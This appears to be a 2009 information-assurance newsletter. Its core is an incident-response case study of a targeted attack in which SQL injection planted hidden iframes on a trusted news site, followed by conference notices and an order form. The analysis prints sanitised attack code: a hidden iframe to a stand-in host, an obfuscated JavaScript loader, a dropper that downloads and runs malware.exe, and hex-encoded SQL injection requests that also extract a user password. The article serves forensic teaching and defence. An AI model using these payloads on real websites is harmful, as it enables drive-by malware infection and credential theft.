Information security sure has been a hotbed of activity. Just peruse DoDTechipedia's collection of technology blogs to get a flavor of the torrent of global activity taking place within information warfare and information assurance. Did you know that an international study by a major research firm this year highlighted that people are still the biggest security vulnerability? [1] Indeed, with identity theft and cyber crime incidents significantly on the rise, how critical is it to keep our information protected? Just ask Congress, which apportioned significant amounts of the economic stimulus package toward tightening up cyber security. Serious potential impacts to our national security and economy are a grim reality. In fact, information researchers recently uncovered an extensive cyber espionage network originating in China, which had infiltrated over 1,290 computers worldwide, including IT systems belonging to ministries of foreign affairs, embassies, international organizations, news media organizations, and non-governmental organizations. The espionage network spread mainly *via* social networking techniques. One of the current challenges is to balance the convenience of sharing information on distributed 'clouds' (current buzzword within information technology) with associated risks. On such topics and more, review and share your comments on DoDTechipedia blogs. As the biggest security risk, people must make informed decisions about how they store and share information. Certainly, DoDTechipedia's articles on phishing and social engineering, both recently updated, are ripe for growth.

Fostering a community of active research and collaboration, DoDTechipedia saw major updates this season. From the reorganizing of all technology areas into portals, to the assimilation of all information operations and information warfare areas into one technology area, and along with the continued addition of new areas, DoDTechipedia continues to evolve according to the needs of the community. In fact, all mentioned updates were prompted by user recommendations. DoDTechipedia has definitely seen increased activity from users as well as the addition of fresh updated content.

This sharing of information is indeed a good thing for our nation. As always, the security and health of our nation's information technology infrastructure relies on how well we can collaborate and work together.


Access DoDTechipedia with a DTIC account at *https://www.dodtechipedia.mil*

All US Department of Defense members and appropriate contractors are eligible for an account.

For more information contact Rogelio Raymond or Tzeyoung Max Wu at *iatac@dtic.mil*

References

1. *http://www.enterprisestrategygroup.com/ProductsServices/ProductDetail.asp?ServiceID=2*



Home › DoDTechipedia › ... › Information Warfare (IW) › Phishing

Welcome Tzeyoung Wu | History | Preferences | Log Out

[illegible]

Search

Navigation

- Home
- Recently Updated
- Acronyms
- Terminology
- Technology Areas
- Interest Areas
- Organizations
- Countries
- How to Do Business
- Related Resources
- Blogs
- Invite DoDTechipedia
- My Favorites
- Random Article

Phishing

Article | Edit this page | Attachments (1) | History

Add Page | Add Discussion

Added by Rogelio Raymond, last edited by Tzeyoung Wu on Mar 27, 2009 (view change)

TinyLink (useful for email): https://www.dodtechipedia.mil/dodwiki/x/[illegible]

Labels: [illegible] (Edit)

Phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card/bank details by masquerading as a trustworthy entity in an electronic communication. Phishing can be carried out over email, instant messaging, and web sites. Examples of spoofed websites include YouTube, Facebook, MySpace, eBay, online banks (Wells Fargo, Chase etc.), PayPal, Yahoo, MSN, and Gmail.

Methodology

Phising is typically carried out via email and instant messages. They often direct users to enter details at a fake website whose look and feel are identical to the legitimate website. Phising is a type of social engineering. This technique can be used to fool the unsuspecting user.

History

The first recorded mention of phishing is on the alt.2600 hacker newsgroup in January 1996, although the term may have appeared even earlier in the printed edition of the hacker newsletter "2600 Magazine". [1] Phishing first started becoming widespread in the early days of America Online (AOL) during the 1990s.

Contents

- Methodology
- History
- Phishing Techniques
  - Link manipulation
  - Social engineering
  - Website forgery
  - Filter evasion
  - Phone phishing
- Anti-phishing
  - Social responses
  - Technical responses
- External Links
- References

For recently updated article on DODTechipedia, check 'Phishing'

Anatomy of a Structured Attack

by Michael Shinn

Note

Details in this article, such as dates, times, IP addresses, code, and elements of the attack have been modified, deleted or altered to protect sensitive aspects of this case.

More often than not, attackers are expected to follow a path reflecting a preconceived notion of how we think they will behave. People tend to fear what they can see, but in cyber security it is difficult to visualize or even imagine what an attacker can do. Furthermore, at times we dismiss what could be deemed as too complicated and/or implausible. For example, when the Internet became commonplace 15 years ago, Structured Query Language (SQL) injection attacks were unknown. Even before that, buffer overflow attacks were unknown and now we take these attacks for granted.

Imagination is key when considering how to better protect information, personnel, and assets from cyber attacks. Attacks can happen when an attacker has the resources, time, knowledge, and motivation. Approximately five years ago, a security consulting firm was tasked to respond to an incident involving the compromise of a high value trusted website by a very clever group of attackers. The methods the attackers used were outside the realm of what the victims expected, and the victims were compromised as a result.

Imagination is key when considering how to better protect information, personnel, and assets from cyber attacks. Attacks can happen when an attacker has the resources, time, knowledge, and motivation.

The Malware

Several government users reported that when they visited a trusted website, their antivirus programs would sometimes detect malware being served up from the trusted site. Help desks and security teams experienced some trouble duplicating the occurrence. The malware seemed to come and go, and at times it appeared that the malware was being served up by one site. In reality, that was not the case. To make matters worse, the malware could not be found on the trusted site or on any of its support systems.

The following investigation revealed that the trusted website was serving up an iframe pointing to a site in China serving up the malware. *iframe* or "inline frame," allows one website to be loaded into another website. This method is commonly used to reference other sites, including elements like books that may be related to a webpage, or other cases where framing another site's content would create a more integrated experience for the user.

First mystery solved: the iframe URL was serving up a trojan – not the trusted website. This particular malware was very new, and could be classified as "zero-day". Additionally, the antimalware signatures were barely keeping up, making the malware difficult to detect, even on desktops. The attackers continuously altered the malware to evolve with the anti-malware signature writers. Subsequently, the malware was detected on the effected desktops, or sometimes the malware was so new it went completely undetected *via* traditional means. These occurrences fully explained why the trusted website's administrators did not detect any malware on their systems, and why end user security teams were equally flummoxed. The malware was changing, it was being served up by another site, and the trusted website's pages were simply "framing" the malware *via* the iframe to the attackers web content, including the actual malware.

Mobile Malware

Another puzzling aspect of the effected end users’ experience involved the malware iframe’s inability to occur universally across the trusted websites and URLs reported by the end users. The websites and URLs failed to consistently serve up the malware because the malware was moving. On further inspection, analysts determined that only certain articles on this dynamic site were serving up these iframes, and that some of them were no longer serving up the malware at all.

After researching the infected website’s databases, analysts determined that the bad guys had modified the subject lines of a few articles from something innocuous—“Cheese cake takes good” to “Cheese case tastes good *<iframe src=http://badguy.site1.com/trojan.html></iframe>*.” The analysts also found the iframe on only four articles within the trusted website.

The iframe itself was very simple, included no actual trojan code, and caused the victim’s web browser to silently download the trojan from the attackers website: *badguy.site1.com*. The “trojan.html” file (not the real name) contained trojan javascript, which caused the browser to execute the javascript commands. Then the attacker’s javascript went to yet another website, a second attacker’s website, to download the zero-day executable trojan which was to take control of the real victim’s computer.

The javascript looked like the sample script provided in Example 1—(the original payload has been modified due to the sensitivity of this incident).

As you can see, the javascript directed the victims browser to grab another piece of javascript, second_payload.js (also not its real name) from another website.

That code did the heavy lifting, installed the malware, and told it to execute. The payload of the final element of the attack on the victim’s desktop looked like Example 2.

The code appeared meaningless, as it was supposed to thwart detection. It obfuscated the trojan attack, most likely to get around the victims’ antivirus and the IDS/IPS systems. The victim’s browser then decoded the javascript in memory and executed it. The decoded javascript looked like Example 3 (the code has been modified wbased on the sensitivity of the case).

```
<script>eval(unescape(“window.status=‘Done’;
document.write(‘<iframe name=4a79833f3219
src=\‘http://badguy.site2.org/second_payload.js‘
Math.round(Math.random()*19642) ‘e98cac\’
width=0 height=0
style=\‘display: none\’></iframe>’)”)); </script>
```

Example 1

```
<script>
t=”60,115,99,114,105,112,116,32,108,97,110,103,
118,97,103,101,61,106,97,118,97,115,99,114,105,
112,116,62,13,10,118,97,114,32,117,114,108,44,
112,97,116,104,44,118,97,114,49,44,118,97,
114,50,44,118,97, [many more lines of numbers]
t=eval (“String.fromCharCode (“+t+”)”);document.
write(t);</script>
```

Example 2

```
<script language=javascript>
Var url,path,var1,var2,var3,var4;
url=”https://badguy.site3.com/malware.exe”;
path=”C:\\windows\\IsUno999.exe”;
var var1=”Microsoft.xmlhttp”;
var var2=”Adodb.Stream”;
var var3=”Shell.Application”;
var var4_1=”clsid:BD96C556-65A”;
var var4_2=”3-11D0-983A-00C04FC29E36”;
var var4=var4_1+var4_2;
try{var ado=(documentcreateElement(“object”));
ado.setAttribute(“classid”,var4);
var xml=ado.CreateObject(var1,””);
var as=ado.createobject(var2,””);
xml.Open(“GET”,url,0);
xml.Send();
as.type=1;as.open();
as.write(xml.responseBody);
as.savetofile(path,2);
as.close();
var shell=ado.createobject(var3,””);
shell.Shell(path,””,””,”open”,0);}catch(e){};
</script>
```

Example 3

Next, the malware javascript used XMLRPC on the victim's machine to download the trojan, malware.exe, from attackers trojan hosting site: badguy.site3.com. Note the attackers used SSL to download the trojan, again a subtle but powerful innovation on their part to get around web based antivirus products and IDS/IPS systems.

After that, the malware javascript saved malware.exe to the victim's hard drive, installed it into c:\Windows, and then used an ActiveX object to execute the malware. That executable was yet another tool the attacker could use to download additional applications. When the analysts tested it in a sandbox, it hooked to the local keyboard, began recording keystrokes, and then logged into a fourth site to check in for new commands. The trojan then downloaded yet more malware onto the sandbox's research image. This was one very versatile trojan.

A multi-stage, mobile trojan payload composed of a simple iframe on the trusted website instructed the victim's browser to frame a small piece of javascript. The javascript then instructed the victim's browser to download the trojan itself from another website, and to then pull down yet another web component before finally instructing the victim's machine to download the final trojan, taking control of the victim's machines. Today, attacks like this are not common, but at the time this type of attack was so new that it went undetected with no defense in place to protect against it.

Penetrating the Trusted Website

If you recall, only the iframes on specific articles were shown depicting certain levels of targeting. The attackers added in the iframe by using a SQL injection hole in the trusted website's Content Management System. SQL injection attacks work by feeding an application raw SQL commands, either on the URL line itself, in one of the variables, or headers trusted by the web application. Surprisingly, far too many applications completely trust input from outside users and fail to check if input is valid. For example, applications may not check that an integer is an integer, or that input does not contain commands or metacharacters that might allow a command to "escape" the program and execute.

During the investigation, analysts determined that the attackers were able to feed the SQL injection to the trusted websites database server directly through a URL. It is important to note that no fancy variable manipulation was required. The actual attack, which was partially obfuscated *via* hexadecimal by the attackers, presumably to bypass Intrusion Detection and Prevention systems, can be seen below in Example 4. To protect the identity of the trusted website the hex has been modified—

```
/var/log/httpd/NEWS_SITE/access_log:123.
112.5.199 - - [15/Jul/2004:12:16:01-0400] "GET

/application.asp?docRecNo=8417;declare%20
@q%20varchar(8000);set%
20@ q=0x7570646174652074626C7075626
C69636174696F6E7320736574207469746C65
3D7469746C65202B20273C696672616D65
207372633D687474703A2F2F787365637572
6974792ED797365727665722E6F72672F746
F6F6C732F61626F75742E68746D6C20776964
74683D30206865696768743D303E3C2F69
6672616D653E2720776865726520707562696
43D3236343934;execute(@ q)--
HTTP/1.1" 200 181 "-" "Mozilla/5.0 (Windows;
U; Windows NT 5.2; zh-CN;
rv:1.8.1.4) Gecko/20040515 Firefox/2.0.0.4"
```

Example 4

To break this down, this is what the attack looked like decoded into ASCII (Example 5)—

```
declare @q varchar(8000);set @q=
HEX_PAYLOAD;
```

Example 5

When decoded into ASCII the Hex payload translates into this SQL injection attack payload (Example 6)—

```
update some_table set title=title + '<iframe
src=http://badguy.site1.org/trojan.html width=0
height=0 style="hidden" frameborder=0
marginheight=0 marginwidth=0 scrolling=no></
iframe>'
where articleid=12345
```

Example 6

The last part of the payload includes the SQL instructions to execute the injection (Example 7)—

```
execute(@q)--
```

Example 7

Example 8 shows a classic SQL injection payload instructing a Microsoft SQL server, the database backend for the trusted website, to update a title line by including the previous title and adding the iframe payload—

```
set title = title + '<iframe
src=http://badguy.site1.org/trojan.html width=0
height=0 style="hidden" frameborder=0
marginheight=0 marginwidth=0
scrolling=no></iframe>'
```

Example 8

This was a simple, elegant, and lightweight attack on the trusted website. The iframe line created the linkage that instructed the victim's browser to execute the javascript in the "trojan.html" file. The dimensions of the iframe were set to 0x0, the style was set to "hidden," and the payload was basically innocuous, keeping the victim in the dark rather than pointing to a website that hosted malware. As a result, the trusted website was less likely to detect the attack.

The second element in the |SQL injection attack, “where articleid=12345,” only instructed the database to change article number “12345”title. So, if the title of the article was “Its a nice day out,” the new title would be “Its a nice day out *‘<iframe src=http://badguy.site1.org/javascript_malware.html width=0 height=0></iframe>’*” and only a single article in the entire site would be affected.

This begs the question, why would the attackers only modify a single article title? After additional investigation, the analysts discovered how the attackers targeted a few select articles through specific authors. They searched the trusted website’s database and picked a tiny fraction of articles by those authors. Out of hundreds of thousands of articles by hundreds of authors, only four were targeted. This conclusion runs counter to the most obvious attack methodology—modifying all the articles. Modifying all the articles would have been much easier and far more effective at targeting more visitors to the website – that is unless the attackers ultimate intention was to target specific victims. Perhaps the attackers knew something about the victims they wanted to target and compromise? Based on this question, the analysts dove deeper into the forensic analysis of the systems logs to see if a pattern existed.

Deep Dive

The analysts reviewed the data on the trusted websites and found over a period of months the attackers searched Google to find articles written by specific authors, grabbed information about the trusted website, and targeted specific topics by the authors. This implied that the attackers may have targeted other websites, and the trusted website investigated was merely one piece on a large mosaic of sites compromised to target the intended victim. If you consider the tiny scope of articles targeted and the sheer amount of time used to pull off the attack, the overall attack against the victims should be larger, or specifically targeted. Either way, this implied a high level of sophistication at work.

To determine what was happening, analysts looked for evidence of reconnaissance in article searches by the authors, probing the site and anything else that might explain the attackers strange modus operandi. With that in mind, they found examples of the attackers using Google to find articles and authors by their email addresses, as seen in Example 9—

```
/var/log/httpd/access_log:1.2.3.4 - -
[01/Aug/2004:13:46:35-0400] “GET/authors/
ID.35/authors.asp HTTP/1.1” 200
36263 “http://www.google.ro/search?hl=ro&q
=author%40INNOCENT.COM&btnG=C%C4%
83utare&meta=” “Mozilla/5.0 (Windows; U;
Windows NT 5.1; zh-CN;rv:1.8.1.4)
Gecko/20040515 Firefox/1.0.0.4”

/var/log/httpd/NEWS_SITE/access_log:
1.2.3.5 - - [03/Aug/2004:03:20:05-0400] “GET
/authors/foobar.12345/authors.asp HTTP/1.0”
20036263 “http://www.google.com.cn/
search?q=author%40INNOCENT.COM&ie=utf-
8&oe=utf-8&aq=t&rls=org.mozilla:zh-
CN:official&client=firefox-a” “Mozilla/4.0
(Windows; U; Windows NT 6.0; zh-CN;
rv:1.8.1.6) Gecko/20040725 Firefox/2.0.0.6”
```

Example 9

At this point, the attackers had mapped out the author’s content without compromising the trusted website. The attacker’s next few steps revealed the targeted nature of their attack.

Recon of the Trusted Website’s Code

The analysts discovered that the attackers had returned to the website and searched for information on how the website functioned. The vendor and support contractors for the website used a typical technique to backup their code changes when they made on-the-fly updates to the website’s ASP code. They did this by simply copying older versions of the website’s code, to “.bak” files. For example, if a developer had a file called “authors.asp” and wanted to update the code they would copy the older file to “authors.asp.bak”. IIS was helpful to the attacker in this case because, if an attacker requests a file called “.bak,” the file is processed by ASP, not IIS. Instead, the file is treated as text, and the ASP code is presented to the attacker instead of IIS. This allowed the attacker to see the raw code and learn how the site worked, what variables the database took, and most importantly how trusting the application was to input. Basically, this process told the attackers everything they needed to know to attack the website. The bad guys had successful way inside. Below in Example 10 are some sample cases—

```
The attacker downloaded the backup files
months before the attack—

/var/log/httpd/access_log:1.2.3.4 - -
[01/Jun/2004:01:14:03-0400] “GET /articles.
asp.bak HTTP/1.1” 200
39860 “” “Mozilla/5.0 (Windows; U; Windows
NT 5.1; zh-CN;
rv:1.8.1.4) Gecko/20040515 Firefox/1.0.0.4”

/var/log/httpd/access_log:1.2.3.4 - - [01/
Jun/2004:01:14:09-0400] “GET /authors.asp.
bak HTTP/1.1” 200
39860 “” “Mozilla/5.0 (Windows; U; Windows
NT 5.1; zh-CN;
rv:1.8.1.4) Gecko/20040515 Firefox/1.0.0.4”
```

Example 10

Reconnaissance In Force

Once the attackers had mapped the vulnerabilities in the website, by merely looking at the vulnerabilities in the ASP code, they conducted a reconnaissance in force.

With knowledge in hand about the trusted website’s code, the attackers found vulnerabilities in the site by analyzing the code, and then used those holes to perform a reconnaissance in force through SQL injection attacks.

Instead of just infecting the entire website, they began to look for the specific articles and content their victims would read. They used a simple SQL “select” command to ask the trusted website for the articles. In Example 11, we show one such case for one example author—

```
/var/log/httpd/NEWS_SITE/access_
log:1.2.3.6 - - [11/Aug/2004:04:34:53
-0400] “GET /articles/bysubject_list.
asp?filterID=23%20and%
20(select%20top%201%20’*’%20%2b%20
convert(char,userpassword)%20%2b%
20’*’%20from%20user%20where%20
userlogin=’author@INNOCENT.COM’)%3E0--
HTTP/1.1” 500 390 “-” “Mozilla/4.0 (Windows;
U; Windows NT 5.2; zh-CN;
rv:1.8.1.6) Gecko/20040725 Firefox/1.0.0.6”
```

Example 11

Once again, the attacker implemented an element of encoding. However, in this instance the encoding was not intended to hide the attack, although it did to some extent, but rather to make attack vector work in all cases.

```
GET /articles/bysubject_list.asp?filterID=23
and (select top 1 ‘*’ + convert(char,user
password) + ‘*’ from user where
userlogin=’author@INNOCENT.COM’)>0--
```

Example 12

With that established, the decode content looked like Example 12—

```
(select top 1 ‘*’ + convert(char,userpassword)
+ ‘*’ from user where userlogin=’author@
INNOCENT.COM’)>0--
```

Example 13

In SQL terms the real request looked like the one in Example 13—

This example is a search for articles in the database published by the author with “*author@INNOCENT.COM*” email address. Armed with this information, the attackers had hundreds of articles to choose from, but returned a few days later and picked only four.

Surveillance of the Victim

The final element of the attack was to monitor the actual victim. The attackers added in several SQL triggers and their own table to track accesses to these articles. Based on the sensitivity of this attack vector it cannot be published.

The attackers queried specific IPs and other information about the reader, including the web browser and language to build a multi-dimensional profile of the reader. In short, they did this to profile the reader. The reader profile allowed for a highly targeted attack on the victim.

Mobile Malware Part 2—Nail in the Coffin of Denial

Finding proof that the attackers moved the iframes was the last piece of the puzzle. The analysts found cases where the attackers pulled logs detailing profile information about the articles’ readers and removed iframes putting them on other articles. In short, the attackers created their own content profiling table to do an in-depth analysis of the demographics of the reader. Upon learning that their iframes were not targeting the correct users, or perhaps the trojans had failed to infect the correct victims, the attackers removed the iframes from some of the articles placing them on new articles. The attackers successfully pinpointed the targeted users based on feedback—an almost perfect stalking of the target *via* a dialing-in and sniper-level cyber attack on the victim.

Recap of the Attack

The attackers went looking for articles written by specific authors *via* Google. Upon the discovery of a website with the author’s articles, they found backup files of the ASP code on the website. After examining backup copies of the code for website vulnerabilities, they used those holes in the site to map out the author’s content. They then selected specific articles written by those authors, added a multi-stage iframe-based trojan to the dynamic content, and also added code to track who accessed the website content. The attackers adjusted the attack based on this changing information and added the iframe trojans to other articles while removing iframes from articles that apparently did not achieve their desired results. The attackers left certain articles alone, adding new target articles (no more than three) and deleting a handful of others from the attack space.

This one case epitomizes the very definition of a targeted attack. It is methodical, slow, precise, and the “aim” is adjusted based on feedback from the trusted website itself. Some may consider this to be hypothetical, nevertheless, it happened and the methods were hardly beyond the capabilities of a moderately capable system engineer with malicious intent. The attackers simply used the vectors available and carried out a complex and targeted attack that penetrated multiple systems in a highly effective manner.

Conclusion—Don’t admire the problem

Based on the body of knowledge available now, this was not a SQL injection bot. The process was methodical, highly targeted and the attacker moved the iframes over several days. It was too slow to be a bot; therefore this was a series of human actions.

These attackers used a multi-dimension strategy, multiple hosts, multiple stages including reconnaissance, and subtle methods of exact targeting on the victims they wanted to hit. Today, this is referred to as “spear phishing” except on a very complex scale and utilizing a more effective vector. The attackers would not likely succeed *via* e-mail, a vector that even then was fairly well defended.

The bottom line is to not admire the problem. If you want to stop attacks like this, one must think like an attacker, learn about the problem, and vigorously develop a solution. Learn to defend your systems by learning to break into them.

Instead they used the web vector, which was not well protected—particularly on the desktop—and took advantage of fundamental vulnerabilities in Internet Explorer and Windows.

Attackers are just as smart as the defenders, except that attackers are not limited by engineering and organizational constraints. An attacker does not need to worry if an action is going to interfere with normal user activities. An attacker does not have to be concerned whether or not an action is going to prevent their organization from carrying out its mission. Defenders have to not only consider these limitations, but may be required to refrain from taking action because of them. The attacker has the upper hand, and computer security specialists must never forget this. Just because we cannot defend against an attack does not mean we should dismiss it as improbable.

The bottom line is to not admire the problem. If you want to stop attacks like this, one must think like an attacker, learn about the problem, and vigorously develop a solution. Learn to defend your systems by learning to break into them. In this specific case, how would you defend your systems from the perspective of the trusted website? It is actually pretty simple; protect your websites from untrusted input. In this case, the analysts deployed a web application firewall with strict mandatory input filters combined with a real time redaction system temporarily removing the iframes while the investigation was conducted.

For end users, defending against hostile scripting languages and mobile code is fairly straightforward; do not trust code except from trusted sites. Javascript is a powerful tool for attackers to use to take over your desktops. If you want to defend yourself from scripting based attacks, you need to use a “deny all, and allow by exception” model. One example is the “Noscript” extension for Firefox. This tool denies all scripts from running by default: Java, Flash, Javascript, *etc.* are all blocked from running. If you want to allow mobile code from a site, you have to explicitly allow it. In this case, the analyst’s systems were immune to the attack because they used Firefox with Noscript and were able to find the iframe vector immediately based on this security model. When the analysts went to the trusted website, Noscript revealed code on the trusted website that should not be trusted and detailed exactly where the code originated. Consequently, the analysts were both protected and aware of the risk before their systems could be harmed.

The solutions to these problems are out there and readily available to use, and these are only examples. It just takes some imagination and an attacker’s perspective to recognize where a few simple improvements to the security model can pay real dividends. The attackers are certainly thinking this way and defenders must also think and act this way. Think like the enemy and you can defend against them. ■

About the Author

Mr. Michael Shinn | has a distinguished technology and security background in both the public and private sector. He sits on the board of directors of several technology companies including Security Software, the Shadow Group and Plesk, Inc. which were all acquired. Mr. Shinn is also a published author and columnist whose writing appears in numerous technical and security periodicals. Michael has built several successful information security and technology firms and is currently the Chairman and CEO of Prometheus Global, a multi-discipline security and risk management firm. In addition to his corporate responsibilities, he currently is writing a book about Industrial Control Security. In 2005, Mr. Shinn co-authored “Trouble Shooting Linux Firewalls,” published by Addison Wesley.

Prior to becoming an entrepreneur, he was a member of Cisco Systems’ Advanced Network Security Research group, and was also a Senior Software Developer and founding member of Cisco’s Signatures and Exploits Development Team, where he worked on Cisco’s Intrusion Detection and Vulnerability Assessment products. As a key member of The Wheelgroup Corporation, which was later acquired by Cisco Systems, he led teams in the security consulting practice and while part of a two person sales team, consistently led the company in sales.

Mr. Shinn was also a Senior Systems Architect on the US Securities and Exchange Commission Internet EDGAR project. As a member of the White House Technology staff, he worked on security and penetration testing on both internal and Internet connected systems, incident response and also as part of the core team that developed the White House’s first web presence.

Mr. Shinn proudly served nine years in the U.S. Army in the Light Infantry.

DISA Customer Partnership Conference

This year's Defense Information Systems Agency (DISA) Customer Partnership Conference was held in Anaheim, California, from April 20 to 24, 2009. This conference is always highly anticipated in the information assurance (IA) community because it's widely attended by key members from government and industry.

This year's conference followed DISA's tradition of featuring prominent speakers and key players in the IA field. It also provided attendees with a collaborative forum to discuss issues and to begin formulating solutions for those issues. Specifically, it offered attendees various information tracks, including—Coalition Warfighter Interoperability Demonstration; Information Technology Infrastructure Library; Network Operations Training; and various forums to discuss topics such as cloud computing, the Global Information Grid, and more.

Presentations focused on information and communication challenges for today's warfighter. They also focused on what various government agencies, the military, and industry are developing in order to overcome these challenges. Specifically, they focused on how new technologies are being leveraged in order to provide enhanced communication while maintaining information assurance across critical networks.

The key theme throughout the information tracks and presentations at this year's conference was that teamwork among all key players is critical in both facilitating the sharing of information, and in maintaining information security. All of this year's most prominent participants, whether they were military, government, or industry experts, advocated collaboration to meet the information needs of the future. In general, this conference was fundamental to DISA and the IA community because it promoted networking, relationship building, and collaboration necessary to enhance information systems critical to the warfighter.

IATAC expects the DISA Customer Partnership Conference will continue to be a yearly event essential to helping the IA community evolve to meet future information needs.

If you are interested in upcoming DISA events, please visit *http://www.disa.mil/conferences/*. You may submit general inquiries and DISA conference feedback at the following link: *http://www.disa.mil/contact/*. ■

UPCOMING CONFERENCES

IATAC is looking forward to participating in two widely anticipated conferences in August 2009. Please look for us at LandWarNet 2009 from August 18th through August 20th in Ft. Lauderdale, Florida. LandWarNet will pick up where it left off last year with several information exchange forums about critical topics for the information assurance community, including—IT Metrics; Army Asset and Vulnerability Tracking Resource (A&VTR) Demonstration; Crypto Modernization and Key Management Road-Show; Army Web Risk Assessment (AWRAC) Demonstration, and more.

The following week, August 24th through August 26th, IATAC will participate in the Air Force Information Technology Conference (AFITC) in Montgomery, Alabama. This year, AFITC promises to be exciting with featured speakers such as General Kevin Chilton, Commander USSTRATCOM, General C. Robert Kehler, Commander AF Space, and Mr. Steve Ballmer, CEO of Microsoft. ■

FREE Products

Order Form

Instructions: All IATAC LIMITED DISTRIBUTION reports are distributed through DTIC. If you are not a registered DTIC user, you must do so prior to ordering any IATAC products (unless you are DoD or Government personnel). To register online: *http://www.dtic.mil/dtic/registration*. The *IAnewsletter* is UNLIMITED DISTRIBUTION and may be requested directly from IATAC.

Name ______________________________ DTIC User Code ______________________

Organization ______________________________ Ofc. Symbol ______________________

Address ______________________________ Phone ______________________

______________________________ Email ______________________

______________________________ Fax ______________________

Please check one: □ USA □ USMC □ USN □ USAF □ DoD
□ Industry □ Academia □ Government □ Other

Please list the Government Program(s)/Project(s) that the product(s) will be used to support: ______________________

____

LIMITED DISTRIBUTION

IA Tools Reports (softcopy only)

□ Firewalls □ Intrusion Detection □ Vulnerability Analysis
□ Malware

Critical Review and Technology Assessment (CR/TA) Reports

□ Biometrics (soft copy only) □ Configuration Management □ Defense in Depth (soft copy only)
□ Data Mining (soft copy only) □ IA Metrics (soft copy only) □ Network Centric Warfare (soft copy only)
□ Wireless Wide Area Network (WWAN) Security □ Exploring Biotechnology (soft copy only)
□ Computer Forensics* (soft copy only. DTIC user code MUST be supplied before these reports will be shipped)

State-of-the-Art Reports (SOARs)

□ Data Embedding for IA (soft copy only)
□ Modeling & Simulation for IA (soft copy only)
□ Software Security Assurance
□ IO/IA Visualization Technologies (soft copy only)
□ Malicious Code (soft copy only)
□ A Comprehensive Review of Common Needs and Capability Gaps
□ The Insider Threat to Information Systems
□ Measuring Cyber Security and Information Assurance

UNLIMITED DISTRIBUTION

IAnewsletters Hardcopies are available to order. The list below represents current stock.
Softcopy back issues are available for download at *http://iac.dtic.mil/iatac/IA_newsletter.html*

Volumes 4		□ No. 2	□ No. 3	□ No. 4
Volumes 5	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 6	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 7	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 8	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 9	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 10	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 11	□ No. 1	□ No. 2	□ No. 3	□ No. 4
Volumes 12	□ No. 1	□ No. 2	□ No. 3	

Fax completed form to IATAC at 703/984-0773

IATAC

Information Assurance Technology Analysis Center
13200 Woodland Park Road, Suite 6031
Herndon, VA 20171

FPO

Calendar

August

Government, Risk, and Compliance Conference
4 August 2009
Washington, DC
http://1105govinfoevents.com/EventOverview.aspx?Event=GCR09

Digital Forensic Research Workshop (DFRWS) 20009 Annual Conference
17-19 August 2009
Montreal, Canada
http://www.dfrws.org/2009

LandWarNet 2009
18-20 August 2009
Fort Lauderdale, FL
http://www.afcea.org/events/landwarnet/09/intro.asp

Air Force Information Technology Conference (AFITC)
24-26 August 2009
Montgomery, AL
http://www.mc2-afitc.com

September

DoD SBIR Beyond Phase II Conference
21-24 September, 2009
Orlando, FL
https://www.beyondphaseii.com/index.aspx

Biometric Consortium Conference
22-24 September 2009
Tampa, FL
http://events.jspargo.com/biometrics09/public/enter.aspx

Cyber Security Conference
23-24 September 2009
Washington, DC

October

Milcom 2009
18-21 October 2009
Boston, MA
http://www.milcom.org

2009 Control System Cyber Security Conference
19-22 October 2009
Washington, DC
http://community.controlglobal.com/content/2009-control-system-cyber-security-conference-mark-your-calendar

Techno Forensics 2009
26-28 October 2009
Gaithersburg, MD
http://www.thetrainingco.com/html/TechnoForensics2009.html

To change, add, or delete your mailing or email address (soft copy receipt), please contact us at the address above
or call us at: 703/984-0775, fax us at: 703/984-0773, or send us a message at: iatac@dtic.mil